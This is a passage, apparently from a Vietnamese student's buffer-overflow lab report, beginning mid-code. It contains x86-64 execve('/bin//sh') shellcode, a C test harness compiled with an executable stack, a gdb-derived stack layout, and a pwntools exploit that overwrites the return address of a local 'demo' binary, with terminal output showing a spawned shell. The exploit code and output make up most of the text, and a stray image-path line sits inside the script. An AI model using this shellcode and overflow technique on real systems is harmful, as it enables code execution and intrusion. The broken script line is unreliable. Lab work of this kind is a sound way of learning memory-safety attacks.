    unsigned char shellcode[] = "\x50\x48\x31\xd2\x48\x31\xf6\x48\xbb\x2f\x62\x69\x6e\x2f\x2f\x73\x68\x53\x54\x5f\xb0\x3b\x0f\x05";
    int (*ret)() = (int(*)())shellcode;
    ret();
}

ubuntu@s-dff02c8a571544479bb3c45063d88f2c9-vm:~$ gcc -z execstack -o test_shell test_shell.c
ubuntu@s-dff02c8a571544479bb3c45063d88f2c9-vm:~$ ./test_shell
$ pwd
/home/ubuntu
$ whoami
ubuntu
$ █
```

Yêu cầu 5:

Sau khi debug bằng gdb thì ta thấy được rằng là:

Stack của chương trình có dạng như sau với kiến trúc 64 bit:

8 bytes return address
8 bytes old ebp
32 bytes buffer

Như vậy ta phải thực hiện việc ghi đè lên 32 bytes buffer và 8 bytes old ebo và cuối cùng thực hiện đưa về địa chỉ 0x7fffffffdc70 (lấy được từ việc chạy chương trình) và shell code ta sẽ lấy lại từ yêu cầu 4:

\x50\x48\x31\xd2\x48\x31\xf6\x48\xbb\x2f\x62\x69\x6e\x2f\x2f\x73\x68\x53\x54\x5f\xb0\x3b\x0f\x05

Sau khi thực hiện ta có stack là:

[illegible]

Vậy ta sẽ có đoạn code thực hiện ý tưởng như sau

```
#!/bin/python3

from pwn import *

io = process(['./demo'])
context.binary = './demo'

exploit_payload =
b'\x50\x48\x31\xd2\x48\x31\xf6\x48\xbb\x2f\x62\x69\x6e\x2f\x2f\x73\x68\x53'
'\x54\x5f\xb0\x3b\x0f\x05'

exploit_payload += b'A' * 16


exploit_payload += p64(0x7fffffffdc70)

print(f"exploit payload: {exploit_payload}")

io.sendline(exploit_payload)

io.interactive()
```

Sau khi thực thi đoạn code thì ta có được kết quả sau: (ta đã và shell và thực hiện 1 số lệnh)



```
kiet@kiet-Aspire-E5-576: ~/Downloads/Lab 3 - Các tài nguyên-20221018
kiet@kiet-Aspire-E5-576:~/Downloads/Lab 3 - Các tài nguyên-20221018$ ./ex.py
[+] Starting local process './demo': pid 38543
exploit payload: b'PH1\xd2H1\xf6H\xbb/bin//shST_\xb0;\x0f\x05AAAAAAAAAAAAAAAAApxdc\xff\xff\xff\x7f\x00\x00'
[*] Switching to interactive mode
DEBUG: 0x7fffffffdc70
$ ls
app1-no-canary    bufbomb  peda-session-app2-canary.txt
app2-canary      demo     peda-session-app2-no-canary.txt
app2-no-canary   ex.py    peda-session-demo.txt
$ whoami
kiet
$ ping 8.8.8.8
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=55 time=20.7 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=55 time=20.2 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=55 time=20.7 ms
64 bytes from 8.8.8.8: icmp_seq=4 ttl=55 time=20.5 ms
64 bytes from 8.8.8.8: icmp_seq=5 ttl=55 time=20.4 ms
64 bytes from 8.8.8.8: icmp_seq=6 ttl=55 time=20.6 ms
$
[*] Interrupted
[*] Stopped process './demo' (pid 38543)
kiet@kiet-Aspire-E5-576:~/Downloads/Lab 3 - Các tài nguyên-20221018$
```